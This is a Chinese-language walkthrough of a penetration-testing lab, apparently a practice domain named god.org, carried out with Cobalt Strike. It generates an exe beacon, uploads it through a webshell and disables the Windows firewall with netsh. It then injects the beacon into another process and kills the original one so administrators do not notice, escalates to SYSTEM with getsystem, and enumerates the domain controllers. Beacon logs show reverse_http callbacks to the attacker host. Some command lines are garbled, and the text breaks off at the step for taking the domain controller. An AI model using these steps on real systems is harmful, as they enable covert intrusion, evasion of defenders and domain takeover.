
点击耳机图标——添加——IP填kali的——填端口-我填的6666——保存




创建成功




生成靶机的可执行exe后门,





选刚刚建立的监听器




然后保存好，待上传





打开蚁剑——上传文件——刚刚生成的exe程序



我上传了好几个，端口改6666 8888不行，win7防火墙关了，kali的也关了
重新启动后，用默认的80端口，就能上线成功



默认输入命令后1min才会返回结果，我们打靶就直接设置成0就行




然后关闭防火墙，养成好习惯

```
shell 了netsh advfirewall set allprofiles state offnetsh advfirewall set allprofiles state off
# 关闭防火墙
```

4.让exe程序迁移到其他进程

为预防上线后管理员发现被kill，需立刻把这个程序注入到别的系统程序上

```
ps          #查看各个程序的pid
```




当前我们的是exe程序的pid是3336（黄颜色的）

然后你在调一个程序注入,输入inject 程序的pid，然后你在选择监听器

```
用法： beacon> inject [目标PID] [监听器名称]
```

（这里我选2924 explorer.exe） 我的监听器名称是333（监听器就是之前点击耳机图标创建的那个）

```
inject 2924 333
```



报错了： 这里是因为目标进程和我注入的payload架构不同，找一个x86的架构

text

复制 下载

2924 is an x64 process (can't inject x86 content)

翻译：目标进程 2924 是 64 位 (x64) 的，但你想注入的 payload 是 32 位 (x86) 的

你的监听器 333 创建的 payload 是 32 位的，但你想注入的进程 (PID 2924) 是 64 位的，两者不兼容。

✅ 解决方案

方法一：找一个 32 位的进程来注入（快速解决）

执行 ps 查看进程列表，找一个 Arch (架构) 列显示为 x86 的进程：

我换成1320

Event Log	X	Beacon 169.254.129.186@3336	X	Listeners	X
3712	396	conhost.exe	x64	1	GOD\Administrator
3792	396	conhost.exe	x64	1	GOD\Administrator
4020	396	conhost.exe	x64	1	GOD\Administrator
432	376	winlogon.exe	x64	1	NT AUTHORITY\SYSTEM
2924	2900	explorer.exe	x64	1	GOD\Administrator
1320	2924	phpStudy.exe	x86	1	GOD\Administrator
2528	1320	httpd.exe	x86	1	GOD\Administrator
860	2528	httpd.exe	x86	1	GOD\Administrator
1772	860	cmd.exe	x86	1	GOD\Administrator
2396	1772	cmd.exe	x86	1	GOD\Administrator
1076	2396	hl.exe	x64	1	GOD\Administrator
2140	860	cmd.exe	x86	1	GOD\Administrator
2516	2140	cmd.exe	x86	1	GOD\Administrator
3512	2516	artifact_x64.exe	x64	1	GOD\Administrator
2192	860	cmd.exe	x86	1	GOD\Administrator
1596	2192	cmd.exe	x86	1	GOD\Administrator
3336	1596	333.exe	x64	1	GOD\Administrator

inject 1320 333

Cobalt Strike										
Cobalt Strike View Payloads Attacks Site Management Reporting Help										
external	internal	listener	user	computer	n...	process	pid	arch	last	sleep
192.168...	169.254.129.186	333	Administrator *	STU1		phpStudy.exe	1320	x86	1s	1 minu
192.168...	169.254.129.186	333	Administrator *	STU1		333.exe	3336	x64	87ms	Interact


Event Log	X	Beacon 169.254.129.186@3336	X	Listeners	X
或批处理文件。					
[05/30 15:53:54]	beacon>	shell getpid			
[05/30 15:53:54]	[*]	Tasked beacon to run: getpid			
[05/30 15:53:54]	[+]	host called home, sent: 37 bytes			
[05/30 15:53:54]	[+]	received output:			
		'getpid' 不是内部或外部命令，也不是可运行的程序			
或批处理文件。					
[05/30 15:56:38]	beacon>	inject 2924 333			
[05/30 15:56:38]	[*]	Tasked beacon to inject windows/beacon_http/reverse_http (192.168.13.129:80) into 2924 (x86)			
[05/30 15:56:38]	[+]	host called home, sent: 247824 bytes			
[05/30 15:56:38]	[*]	2924 is an x64 process (can't inject x86 content)			
[05/30 15:57:33]	beacon>	inject 1320 333			
[05/30 15:57:33]	[*]	Tasked beacon to inject windows/beacon_http/reverse_http (192.168.13.129:80) into 1320 (x86)			
[05/30 15:57:33]	[+]	host called home, sent: 247824 bytes			

上面多出一条pid1320的shell，成功注入，


进入1320会话终端，然后kill掉之前的3336，就不容易被发现了

```
sleep 0                #一样返回时间为0先

kill 3336
```




可以发现已经掉线了，现在是1320在线



5.收集内网信息

先查看权限，权限不够就进行提权，

```
getuid                #查看用户权限
```



发现是Administrator，用getsystem命令提权，成功提权到system

```
[05/30 17:06:01] beacon> getuid
[05/30 17:06:01] [*] Tasked beacon to get userid
[05/30 17:06:01] [+] host called home, sent: 8 bytes
[05/30 17:06:01] [*] You are GOD\Administrator (admin)
[05/30 17:07:26] beacon> getsystem
[05/30 17:07:26] [*] Tasked beacon to get SYSTEM
[05/30 17:07:26] [+] host called home, sent: 2503 bytes
[05/30 17:07:26] [+] Impersonated NT AUTHORITY\SYSTEM
[05/30 17:07:31] beacon> getuid
[05/30 17:07:31] [*] Tasked beacon to get userid
[05/30 17:07:31] [+] host called home, sent: 8 bytes
[05/30 17:07:31] [*] You are NT AUTHORITY\SYSTEM (admin)

[STU1] - x64 | Administrator * [NT AUTHORITY\SYSTEM] | 1320 - x86
beacon>
```

net view #查看局域网其他用户

```
[05/30 17:09:20] beacon> net view
[05/30 17:09:20] [*] Tasked beacon to run net view
[05/30 17:09:21] [+] host called home, sent: 89168 bytes
[05/30 17:09:22] [+] received output:
List of hosts:

[05/30 17:09:28] [+] received output:
Server Name      IP Address      Platform  Version  Type    Comment
-----
OWA              192.168.52.138  500      6.1     PDC
ROOT-TVI862UBEH  192.168.52.141  500      5.2
STU1             192.168.13.22   500      6.1

[STU1] - x64 | Administrator * [NT AUTHORITY\SYSTEM] | 1320 - x86
beacon>
```

shell ipconfig/all #查看主机域的后缀

```
Event Log X Beacon 169.254.129.186@1320 X
[05/30 17:13:12] [-] Unknown command: ipconfig
[05/30 17:13:20] beacon> shell ipconfig /all
[05/30 17:13:20] [*] Tasked beacon to run: ipconfig /all
[05/30 17:13:20] [+] host called home, sent: 44 bytes
[05/30 17:13:20] [+] received output:

Windows IP 配置

主机名 . . . . . : stul
主 DNS 后缀 . . . . . : god.org
节点类型 . . . . . : 混合
IP 路由已启用 . . . . . : 否
WINS 代理已启用 . . . . . : 否
DNS 后缀搜索列表 . . . . . : god.org
                                localdomain

以太网适配器 本地连接 5:
```

run net group "domain controllers" /domain #查看域的主机名

```
[05/30 20:24:54] beacon> run net group "domain controllers" /domain
[05/30 20:24:54] [*] Tasked beacon to run: net group "domain controllers" /domain
[05/30 20:24:54] [+] host called home, sent: 56 bytes
[05/30 20:24:55] [+] received output:
这项请求将在域 god.org 的域控制器处理。

组名      Domain Controllers
注释      域中所有域控制器

成员

-----
OWAS
命令成功完成。
```

知道域主机名为OWA后，再加域后缀ping，就可找到域控



```
可以
[08/
[08/
[08/
[08/
正在
来自
来自
来自
正在 Ping owa.god.org [192.168.52.138] 具有 32 字节的数据:
来自 192.168.52.138 的回复: 字节=32 时间<1ms TTL=128
来自 192.168.52.138 的回复: 字节=32 时间<1ms TTL=128
来自 192.168.52.138 的回复: 字节=32 时间=1ms TTL=128
来自 192.168.52.138 的回复: 字节=32 时间<1ms TTL=128

192.168.52.138 的 Ping 统计信息:
    数据包: 已发送 = 4, 已接收 = 4, 丢失 = 0 (0% 丢失),
    往返行程的估计时间(以毫秒为单位):
        最短 = 0ms, 最长 = 1ms, 平均 = 0ms
```


得到52.138回复，即为域控的IP

6.拿下域控

